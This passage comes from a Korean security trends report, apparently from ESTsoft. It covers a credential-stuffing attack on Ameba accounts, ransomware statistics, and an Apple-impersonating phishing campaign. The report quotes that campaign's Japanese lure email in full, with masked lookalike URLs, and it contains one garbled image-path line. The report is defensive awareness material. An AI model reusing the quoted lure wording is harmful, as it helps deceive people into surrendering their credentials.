현재까지 약 사용자의 93%가 실명인증을 하였으며, 올해 말까지 사용자의 95%가 실명인증을 완료하는 것이 목표이며, 나머지 5%는 내년에 진행하는게 목표라고 하였다.
또한 중국에서 거주하는 외국인들 역시 여권을 이용하여 실명인증을 해야한다.

[출처] http://www.ithome.com/html/it/229539.htm

3. 일본

Ameba의 약 5만 계정에서 부정 로그인 – 8일간 시행 횟수는 223회 이상

Amebaの約5万アカウントで不正ログイン – 8日間で試行回数は223万回超

SNS 서비스 등을 전개하는 'Ameba(아메바)'에서 타인을 가장한 부정 로그인 피해가 발생하고 있다는 사실이 밝혀졌다. 이용자에게 패스워드 재설정을 호소하고 있다.

부정 로그인이 발생한 Ameba(아메바)

이 서비스를 운영하는 사이버에이전트에 따르면, 4 월 29 일 20 시반 경부터 제삼자가 이용자를 가장하여 부정으로 로그인을 시도하는 공격이 단속적(断続的)으로 발생하고 있다고 한다. 타사 서비스에서 유출된 것으로 보이는 ID 와 패스워드가 이용된 패스워드 리스트 공격이라고 설명하고 있다.

5 월 7 일 17 시가 지난 시점에서 223 만 6076 회에 이르는 로그인의 시행이 이루어져 5 만 905 건이 부정으로 로그인 되었다. 부정 로그인을 당한 경우, 닉네임과 메일주소, 생년월일, 거주지역, 성별 등 등록 정보가 열람 되었을 가능성이 있다. 다만, 로그인 후에 데이터가 조작된 흔적은 확인되지 않고 있다.

이 회사에서는 부정 로그인을 허가한 대상 계정에 대해서 5 월 6 일, 같은 달 10 일에 패스워드의 리셋을 실시했다. 패스워드를 재설정하도록 이용자에게 메일을 안내했다.

Part4. 해외 보안 동향

이 회사는 이번 부정 접속에 따라 피해가 발생하지 않았던 이용자도 포함하여 패스워드를 변경하도록 요청했다. 안이한 패스워드를 피하고 적절하게 패스워드관리를 하도록 요구하고 있다.

Ameba 에서는 2014 년 6 월에도 이용자 이외의 제삼자에 의한 대규모 패스워드리스트공격을 받아 약 230 만회에 이르는 시행을 통해 약 4 만건의 계정에서 부정으로 로그인 당한 사실이 밝혀졌다.

[출처] http://www.security-next.com/069746

Apple 에서의 '계정이 락(lock)되었습니다' 가짜 메일이 나돈다 (피싱대책협의회)

Apple からの「アカウントがロックされます」偽**メールが出回る**(フィッシング対**策協議会**)


こんにちは クライアント、

私たちはあなたのApple ID情報の一部が欠落しているか、誤っていることをお知らせしたいと思います。
私たちはあなたのアカウントを引き続き使用するためにあなたのApple IDの情報を確認する必要があります。
下のリンクをクリックしてアカウント情報を確認してください。:


マイアカウント確認 >

私たちは24時間以内にあなたからの応答を受信しない場合、アカウントがロックされます。

Apple チーム

My Apple ID | サポート | プライバシーポリシー
Copyright © 2015 Apple Inc. All rights reserved.

가짜 메일의 본문



가짜 사이트의 화면

J'こんにちはクライアント(안녕하세요 클라이언트)'로 시작해서 '24 시간 이내에 당신에게서 응답을 수신하지 못하는 경우, 계정이 락됩니다'라고 고하는 Apple(애플)에서의 메일이 나돌고 있다고 한다. 물론 이 메일은 가짜다.

피싱대책협의회는 20 일, Apple 을 가장한 피싱사이트(가짜 사이트)가 존재하고 있다고 해서 주의를 호소했다. Apple 을 가장한 부정 메일이 유통되고 있고 20 일 15 시 시점에서 피싱사이트는 가동 중이다. 이 협의회는 JPCERT 코디네이션센터에 조사 의뢰를 했다고 한다.

메일은 'お使いのApple ID (●●●●@●●●●) がロッ(사용하시는 Apple ID(●●●●@●●●●)가 락', 'お使いのApple ID がロックされま(사용하고 계시는 Apple ID 가 락되었다)'이라는 등의 제목으로 '내 계정 확인'이라는 링크에서 가짜 사이트로 유도하는 모양을 하고 있다.

유도하는 사이트의 URL 은 'https://apple.●●●●.info/', 'http://secure3.store.apple-id.com.verify-account.c4aa5e.●●●●.info/' 등, 너무나 진짜와 비슷한 것이 사용되고 있는 듯하다. 디자인도 Apple 공식사이트와 닮아 있고 일본어도 비교적 자연스럽기 때문에 속아버리는 사람이 나오는 듯하다.

이 협의회에서는 이와 같은 피싱사이트에서 유저 ID, 로그인 패스워드 등을 절대 입력하지 않도록 주의를 호소하고 있다.

[출처] http://scan.netsecurity.ne.jp/article/2016/05/21/38490.html

랜섬웨어 피해, 3 개월에 870 건 검출은 8300 대

ランサムウェア被害、3カ月で870件に　検出は8300台

트렌드마이크로는 5 월 25 일, 2016 년 1 월~3 월기의 시큐리티 위협 동향의 분석결과를 발표했다. 랜섬웨어 피해가 전년동기대비 8.7 배 증가되는 등, 랜섬웨어의 심각한 실태를 보고하고 있다.

일본 국내의 랜섬웨어 피해보고는 870 건에 달하고 불과 3 개월에 2015 년의 1 년간 피해 총수(800 건)를 크게 웃도는 상황이었다. 검출 수도 전년동기대비 약 9.2 배 많은 8300 대에 이른다. 이 회사에 따르면 2015 년의 랜섬웨어 감염공격에서는 정규사이트의 조작이나 부정 광고가 이용되었으나, 2016 년 1 월~3 월기는 메일 경유가 증가했다. 3 개월간에 적어도 약 86 만통의 공격 메일이 송신되고, 원격조작 등을 할 수 있는 백 도어 기능을 갖춘 신형 랜섬웨어도 복수 출현했다.

랜섬웨어 피해보고건수의 추이 (출전: 트렌드마이크로)

온라인 뱅킹에서의 부정 송금 등을 표적으로 하는 사기 툴도 증가했다. 일본국내에서의 검출 수는 전년동기대비 1.9 배가 되고, 사기 툴의 'ROVNIX'과 'BEBLOH'가 약 80%를 차지했다.

온라인 은행 사기 툴 검출 대수의 추이 (출전: 트렌드마이크로)

또한 거래처나 기업의 경영자를 사칭하는 사기 메일을 경리 담당자 등에 보내어 송금시키는 공격도 눈에 띈다.
2013년 10월~2015년 8월의 추정피해액은 8억달러이고, 피해는 해외를 중심으로 발생했다. 그러나 이 회사의 관측으로는 공격 툴이 인터넷 등에서 저렴하게 판매되기 시작하고 있어 향후에는 일본기업에 대한 공격이 본격화될 우려가 있다고 한다.

[출처] http://www.itmedia.co.jp/enterprise/articles/1605/25/news124.html

알약 6월 보안동향보고서
Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com

ESTsoft